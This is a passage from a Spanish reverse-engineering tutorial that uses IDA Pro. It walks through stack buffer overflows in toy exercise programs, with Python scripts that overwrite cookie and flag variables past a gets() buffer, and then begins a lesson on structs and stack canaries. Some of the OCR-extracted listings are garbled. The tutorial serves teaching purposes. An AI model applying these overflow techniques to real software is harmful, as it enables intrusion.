Vemos que a pesar de que no hay un chico bueno definido, me deja imprimir lo que yo quiera, ya que imprime lo que guarda en el Buffer si pasa el chequeo de ambas cookies, puedo poner en el Buffer en vez de Aes.

"Lo pude hacerrrr!!!!"

Iremos armando el script también vemos que luego de COOKIE vienen 4 bytes para Flag y los 4 siguientes serán la COOKIE2

```
-00000005E db ? ; undefined
-00000005D db ? ; undefined
-00000005C TEMP dd ?
-000000058 Buffer db 68 dup(?)
-000000014 COOKIE dd ?
-000000010 FLAG dd ?
-00000000C COOKIE2 dd ?
-000000008 db ? ; undefined
-000000007 db ? ; undefined
-000000006 db ? ; undefined
-000000005 db ? ; undefined
```

```
Microsoft Internet Explorer_CMarkup_Object_Use-After-Free_Exploit_(MS14-021).py x | IDA2.py x | IDA4.py x | Microsoft Internet Explorer_CInput_Object_Use-After-Free_Exploit(MS14-035).py x
1 import ...
2 p = Popen([r'C:\Users\ricnar\Desktop\24-INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 24\IDA3.exe', 'f'], stdout=PIPE, stdin=PIPE, stderr=STDOUT)
3
4 cookie="trsq"
5 cookie2=struct.pack("<L",0x1020005)
6 flag=struct.pack("<L",0x90909090)
7 string="Lo pude hacerrrr!!!!\n"
8
9 print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
10 raw_input()
11
12 primera=string + (68 -(len(string))) *"A"+ cookie + flag + cookie2
13 p.stdin.write(primeria)
14
15 testresult = p.communicate()[0]
16
17 print prima
18 print(testresult)
19
20
```


Si lo ejecuto.

```
IDA3
C:\Python27\python.exe "C:/Users/ricnar/Desktop/24-INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 24/IDA3.py"
ATACHEA EL DEBUGGER Y APRETA ENTER

Lo pude hacerrrr!!!!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtrsq♦♦♦♦
buf: 0028fef0 cookie: 0028ff34 cookie2: 0028ff3c
```

Vemos que acomode la string delante y le reste a los 68 bytes el largo de la misma string para que se mantenga en total siendo 68, y no se mueva lo que piso en cookie y cookie2.

```
string + (68 -(len(string))) *"A"
```



En el ida4 vemos que hay una función check

```

00401380    push  ebp
00401381    mov   ebp, esp
00401383    and   esp, 000FFFFF0h
00401386    sub   esp, 60h
00401389    call  _main
004013BE    mov   [esp+60h+var_4], 0
004013C6    lea   eax, [esp+60h+var_C]
004013CA    mov   eax, [esp+60h+var_5h], eax
004013CE    lea   eax, [esp+60h+var_10]
004013D2    mov   eax, [esp+60h+var_58], eax
004013D6    lea   eax, [esp+60h+Buffer]
004013DA    mov   [esp+60h+var_5C], eax
004013DE    mov   [esp+60h+Format], offset Format ; "buf: %08x cookie: %08x cookie2: %08x\n"
004013E5    call  _printf
004013E8    lea   eax, [esp+60h+Buffer]
004013EC    mov   [esp+60h+Format], eax ; Buffer
004013F1    call  _gets
004013F6    mov   edx, [esp+60h+var_C]
004013FA    mov   eax, [esp+60h+var_10]
004013FE    mov   ecx, [esp+60h+var_A]
00401402    mov   [esp+60h+var_58], ecx
00401406    mov   [esp+60h+var_5C], edx
0040140A    mov   [esp+60h+Format], eax
0040140D    call  _check
00401412    mov   [esp+60h+var_0], eax
00401416    mov   eax, [esp+60h+var_B]
0040141B    mov   [esp+60h+var_5C], eax
0040141C    mov   [esp+60h+Format], offset arflagX ; "Flag %x\n"
00401425    call  _printf
00401428    cmp   [esp+60h+var_B], 35224158h
00401432    jnz   short loc_40144E

```

Vayamos reverseando el main.

```

00401380    push  ebp
00401381    mov   ebp, esp
00401383    and  esp, 0FFFFFFF0h
00401386    sub  esp, 60h
00401389    call  _main
0040138E    mov   [esp+60h+var_4], 0
004013C6    lea   eax, [esp+60h+var_C]
004013CA    mov   [esp+0Ch], eax
004013CE    lea   eax, [esp+60h+var_10]
004013D2    mov   [esp+8], eax
004013D6    lea   eax, [esp+60h+Buffer]
004013DA    mov   [esp+4], eax
004013DE    mov   dword ptr [esp], offset Format ; "buf: %08x cookie: %08x cookie2: %08x\n"
004013E5    call  _printf

```

Vemos que en el printf imprime tres direcciones la de cookie, la de cookie2 y la del Buffer.


Así que renombremos según eso.

```

004013E5    mov   uwur u ptr [esp], offset Format , buf. %08x cookie: %08x cookie2: %
004013E6    call  _printf
004013EA    lea   eax, [esp+60h+Buffer]
004013EE    mov   [esp], eax ; Buffer
004013F1    call  _gets

```

Luego le pasa el Buffer a gets, así que sabemos que será vulnerable, igual miremos el largo del buffer.



Vemos que es 50 decimal.

```

-00000045 db ? ; undefined
-00000044 db ? ; undefined
-00000043 db ? ; undefined
-00000042 Buffer db 50 dup(?)
-00000010 COOKIE2 dd ?
-0000000C COOKIE dd ?
-00000008 var_8 dd ?
-00000004 var_4 dd ?
+00000000 s db 4 dup(?)
+00000004 r db 4 dup(?)
+00000008 argc dd ?
+0000000C argv dd ? ; offset
+00000010 envp dd ? ; offset
+00000014
+00000014 ; end of stack variables

```

Y que a continuación hay dos cookies de 4 bytes cada una.

```

004013B0 var_4 = dword ptr -4
004013B0 argc = dword ptr 8
004013B0 argv = dword ptr 0Ch
004013B0 envp = dword ptr 10h
004013B0
004013B0 push ebp
004013B1 mov ebp, esp
004013B3 and esp, 0FFFFFFF0h
004013B6 sub esp, 60h
004013B9 call main
004013BE mov [esp+60h+var_4], 0
004013C6 lea eax, [esp+60h+COOKIE]
004013CA mov [esp+0Ch], eax
004013CE lea eax, [esp+60h+COOKIE2]
004013D2 mov [esp+8], eax
004013D6 lea eax, [esp+60h+Buffer]
004013DA mov [esp+4], eax
004013DE mov dword ptr [esp], offset Format ; "buf: %08x cookie"
004013E5 call _printf
004013EA lea eax, [esp+60h+Buffer]
004013EE mov [esp], eax ; Buffer
004013F1 call _gets
004013F6 mov edx, [esp+60h+COOKIE]
004013FA mov eax, [esp+60h+COOKIE2]
004013FE mov ecx, [esp+60h+var_4]
00401402 mov [esp+8], ecx
00401406 mov [esp+4], edx
0040140A mov [esp], eax
0040140D call _check
00401412 Ff000000000000000000000000000000

```

Vemos que las dos cookies se pasan como argumentos de la función check, más una variable var\_4 que aún no sabemos que es, le pondremos FLAG de última le cambiamos el nombre.


```

004013EE mov [esp], eax ; Buffer
004013F1 call _gets
004013F6 mov edx, [esp+60h+COOKIE]
004013FA mov eax, [esp+60h+COOKIE2]
004013FE mov ecx, [esp+60h+FLAG]
00401402 mov [esp+8], ecx
00401406 mov [esp+4], edx
0040140A mov [esp], eax
0040140D call _check

```

Vemos que el argumento más lejano es FLAG, luego COOKIE y finalmente COOKIE2, entremos a la función.

Vemos tres argumentos y una variable local



En la representación del stack se ve bien.

```
.text -00000018 ; use DATA definition commands to create local va  
.text -00000018 ; Two special fields " r" and " s" represent return  
.text -00000018 ; Frame size: 18; Saved regs: 4; Purge: 0  
.tex  
.tex -00000018 Code dd ?  
.text -00000014 db ? ; undefined  
.text -00000013 db ? ; undefined  
.tex -00000012 db ? ; undefined  
.text -00000011 db ? ; undefined  
.text -00000010 db ? ; undefined  
.text -0000000F db ? ; undefined  
.text -0000000E db ? ; undefined  
.text -0000000D db ? ; undefined  
.tex -0000000C db ? ; undefined  
.text -0000000B db ? ; undefined  
.text -0000000A db ? ; undefined  
.text -00000009 db ? ; undefined  
.text -00000008 db ? ; undefined  
.text -00000007 db ? ; undefined  
.text -00000006 db ? ; undefined  
.text -00000005 db ? ; undefined  
.text -00000004 db ? ; undefined  
.text -00000003 db ? ; undefined  
.text -00000002 db ? ; undefined  
.text -00000001 db ? ; undefined  
+00000001 s db 4 dup(?)  
+00000004 r db 4 dup(?)  
+00000008 arg_0 dd ?  
+0000000C arg_4 dd ?  
+00000010 arg_8 dd ?  
+00000014  
+00000014 ; end of stack variables
```

Lo que está bajo la raya debajo de s y r serán argumentos y arriba variables.

```

00401455
00401455
00401455 ; Attributes: bp-based frame
00401455
00401455     public _check
00401455 _check proc near
00401455
00401455     Code        = dword ptr -18h
00401455 COOKIE2    = dword ptr  8
00401455 COOKIE      = dword ptr  0Ch
00401455 FLAG        = dword ptr  10h
00401455
00401455     push    ebp
00401456     mov     ebp, esp
00401458     sub     esp, 18h
0040145B     cmp     [ebp+COOKIE2], 71725553h
00401462     jz      short loc_401470

```

Las renombro según el orden que se pasan y hago click derecho set type para propagarlas hacia el main y ver que está todo bien.

Please enter a string

Please enter the type declaration `int _cdecl check(int COOKIE2, int COOKIE, int FLAG)`

OK Cancel Help

```

00401458     sub    esp, 18h
0040145B     cmp    [ebp+COOKIE2], 71725553h
00401462     jz     short loc_401470

```

`mov [esp+18h+Code], 0 ; Code`

`call _exit`

`00401470`


`00401470 loc_401470:`

Vemos que coincide

```

lea    eax, [esp+60h+Buffer]
mov    [esp], eax ; Buffer
call   _gets
mov    edx, [esp+60h+COOKIE]
mov    eax, [esp+60h+COOKIE2]
mov    ecx, [esp+60h+FLAG]
mov    [esp+8], ecx ; FLAG
mov    [esp+4], edx ; COOKIE
mov    [esp], eax ; COOKIE2
call   _check
mov    [esp+60h+var_8], eax
mov    eax, [esp+60h+var_8]

```



Vemos que la única manera de llegar al ret y no ir a exit es seguir los bloques verdes y para ello cookie1 debe compararse contra qrUS y cookie2 contra 0x10200d0a y debe no ser igual a ese valor para salir por el bloque verde, pongamos esos valores en el script.


```

import ...
p = Popen([r'C:\Users\ricnar\Desktop\24-INTRODUCCION AL REVERSING CON ID

cookie2="SUrq"
cookie=struct.pack("<L",0x41424344)

```

Con eso ya salimos de la función check pero aún falta algo más, vemos que el valor que devuelve la función check es el valor de flag.



Que es el valor que guarda en var\_8 y al final compara, así que flag debe ser ese valor 35224158.

```

call    _printf
cmp    [esp+60h+var_8], 35224158h
jnz    short loc_401442
d     ptr [esp], offset Str ; "You win man"
ts
t loc_40144E

```

```

00401442 00401442 loc_401442:          ; "You
00401442             mov      dword p
00401449             call    _puts

```

```

Microsoft_Internet_Explorer_CMarkup_Object_Use-After-Free_Exploit_(MS14-021).py x IDA2.py x IDA4.py x IDA3.py x Microsoft_Internet_Explorer_Clinput_Object_Use-After-Free_Exploit()
1 import ...
2 p = Popen([r'C:\Users\ricnar\Desktop\24-INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 24\IDA4.exe', 'f'], stdout=PIPE, stdin=PIPE, stderr=STDOUT)
3
4 cookie2="SURg"
5 cookie=struct.pack("<L", 0x41424344)
6 flag=struct.pack("<L", 0x35224158)
7 fruta=struct.pack("<L", 0x90909090)
8
9 print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
10 raw_input()
11
12 primera= 50 *"A"+ cookie2 + cookie + fruta + flag
13
14 p.stdin.write(primeria)
15
16 testresult = p.communicate()[0]
17
18 print primera
19 print(testresult)
20
21
22

```

Si lo probamos.

```

java_deser_templates
IDA4
C:\Python27\python.exe "C:/Users/ricnar/Desktop/24-INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 24/IDA4.py"
ATACHEA EL DEBUGGER Y APRETA ENTER

AAAAAAAASURgDCBA♦♦♦XA"5
buf: 0028ff10 cookie: 0028ff10 cookie2: 0028ff14
flag 35224158
You win man

```

Así que funciona, nos vemos en la parte siguiente con más estructuras.

Hasta la parte 26  
Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING

## CON IDA PRO DESDE CERO PARTE


## 26

---

La idea de que al programar podamos tener la mayor parte de lo que necesitamos agrupado dentro de una o varias estructuras tiene bastante sentido.

Si yo por ejemplo, creo un programa y este usa muchas diferentes tipos de datos, algunos en ciertas partes o varias del programa, se modifican, se usan etc, estar pasando como argumento entre funciones tantos diferentes valores de distinto tipo, se hace bastante pesado, mientras que usando estructuras los agrupamos y siempre solo pasando la dirección donde comienza la estructura, puedo leer o modificar en cualquier parte del programa, cualquier campo de la misma.

Veamos este ejemplo aquí vemos solo el main de un programa



```
int main(int argc, char *argv[])
{
    MyStruct pepe;

    pepe.cookie = 0;
    pepe.size = 0;
    pepe.c = 0;

    enter(&pepe);
    check(&pepe);
    desicion(&pepe);

    getchar();

    return 0;
}
```

Vemos que en este ejemplo hay una estructura MyStruct pero en este caso en vez de estar declarada localmente en el stack está declarada como global lo cual es posible también y me da la posibilidad de manejarla mejor entre funciones sino será valida solo en el main en este caso, aunque no es la única posibilidad, ya veremos más adelante el heap y como se manejan estructuras y variables allí.

```
1 // ConsoleApplication4.cpp : Defines the entry point for the application
2 //
3
4 #include "stdafx.h"
5 #include <windows.h>
6
7 struct MyStruct
8 {
9     char buf[0x10];
10    int size;
11    int c;
12    int cookie;
13 }
14
15 void check(MyStruct * _pepe) {
16     if (_pepe->size > 0x10) { exit(1); }
17     gets_s(_pepe->buf, _pepe->size);
18 }
19
20 void desicion(MyStruct * _pepe) {
21     if ( _pepe->cookie == 0x45934215 ) {
22 }
```

Vemos que la definición de la estructura está fuera del main y de cualquier función y eso la hace global, de cualquier manera la variable `pepe` que es del tipo `MyStruct` es local y está declarada en el stack.

```
int main(int argc, char *argv[])
{
    MyStruct pepe;
    pepe.cookie = 0;
    pepe.size = 0;
    pepe.c = 0;
```

Entendemos la idea del programa de ir pasando un puntero a la estructura `pepe` y así poder leer o cambiar valores en la misma, dentro de las tres funciones `enter`, `check` y `decisión`.

Allí lo compile con símbolos, no me da mucha mas info, porque al ser la definición global no es fácil que ida detecte que la variable pepe es del tipo estructura.

```


00401143 sub    esp, 20h
00401146 mov    eax, __security_cookie
0040114B xor    eax, ebp
0040114D mov    [ebp+var_4], eax
00401150 mov    [ebp+var_8], 0
00401157 mov    [ebp+var_10], 0
0040115E mov    [ebp+var_C], 0
00401165 lea    eax, [ebp+Buf]
00401168 push   eax
00401169 call   enter ←
0040116E add    esp, 4
00401171 lea    ecx, [ebp+Buf]
00401174 push   ecx ; Buf
00401175 call   check ←
0040117A add    esp, 4
0040117D lea    edx, [ebp+Buf]
00401180 push   edx
00401181 call   desicion ←
00401186 add    esp, 4
00401189 call   ds:_imp_getchar
0040118F xor    eax, eax
00401191 mov    ecx, [ebp+var_4]
00401194 xor    ecx, ebp
00401196 call   __security_check_cookie
0040119B mov    esp, ebp
0040119D pop    ebp
0040119E retn
0040119E main endp

```

75. 44) 000000569 00401169: main+29 (Synchronized with Hex View-1)

Vemos que en el main que hay un BUFFER

Veamos el largo de este buffer según IDA.



Vemos que el largo del buffer es 16 por 1 de cada elemento o sea que es 16 decimal, hasta acá si no conocemos el código, esto sería un buffer más y no tengo ni idea que es un campo de una estructura.

Acepto el largo.


```

----- ; 
-00000020 ; Use data definition commands to create local vari;
-00000020 ; Two special fields " r" and " s" represent return
-00000020 ; Frame size: 20; Saved regs: 4; Purge: 0
-00000020 ;
-00000020
-00000020 Buf db 16 dup(?)
-00000010 var_10 dd ?
-0000000C var_C dd ?
-00000008 var_8 dd ?
-00000004 var_4 dd ?
+00000000 s db 4 dup(?)
+00000004 r db 4 dup(?)
+00000008 argc dd ?
+0000000C argv dd ? ; offset
+00000010 envp dd ? ; offset
+00000014
+00000014 ; end of stack variables

SP+000000000

```

Vemos que las otras variables locales si apretamos X para ver donde se usan.



```

00401140 argc= dword ptr 8
00401140 argv= dword ptr 0Ch
00401140 envp= dword ptr 10h
00401140
00401140 push ebp
00401141 mov ebp, esp
00401143 sub esp, 20h
00401146 mov eax, _security_cookie
00401148 xor eax, ebp
0040114D mov [ebp+var_4], eax
00401150 mov [ebp+var_8], 0
00401157 mov [ebp+var_10], 0
0040115E mov [ebp+var_C], 0
00401165 lea eax, [ebp+Buf]

```

xrefs to var\_10

Direction	Type	Address	Text
	w	main+17	mov [ebp+var_10], 0

OK Cancel Search Help

Vemos que todas se inicializan a cero y no se vuelven a usar, lo cual es sospechoso en una variable local, para que se crea y inicializa si no se usa, aquí se empiezan a encender algunas alarmas.

Y después está el CANARY

```

00401140 Buf= byte ptr -20h
00401140 var_10= dword ptr -10h
00401140 var_C= dword ptr -0Ch
00401140 var_8= dword ptr -8
00401140 CANARY= dword ptr -4
00401140 argc= dword ptr 8
00401140 argv= dword ptr 0Ch
00401140 envp= dword ptr 10h
00401140
00401140 push    ebp
00401141 mov     ebp, esp
00401143 sub    esp, 20h
00401146 mov     eax, __security_cookie
00401148 xor     eax, ebp
0040114D mov     [ebp+CANARY], eax
00401150 mov     [ebp+var_8], 0
00401157 mov     [ebp+var_10], 0
0040115E mov     [ebp+var_C], 0
00401165 lea     eax, [ebp+Buf]
00401168 push    eax
00401169 call    enter

```

(-237, 122) | (890, 312) | 0000054D | 0040114D: main+D (Synchronized with Hex View)

No hay ninguna variable más, no podemos renombrar las tres variables locales que se inicializan a cero porque como no se usan dentro de la función, no tiene sentido ponerles nombre, ni sé qué nombre le pondría si no veo nada especial en el uso de ellas.

Vayamos a la primera función.

```

00401150 mov     [ebp+var_8], 0
00401157 mov     [ebp+var_10], 0
0040115E mov     [ebp+var_C], 0
00401165 lea     eax, [ebp+Buf]
00401168 push    eax
00401169 call    enter
0040116E add    esp, 4

```

Vemos que halla la dirección del buffer y la pasa como argumento, lo cual es perfectamente posible, pudiéndose llenar el buffer dentro de una de estas funciones.

Entremos en check.

```

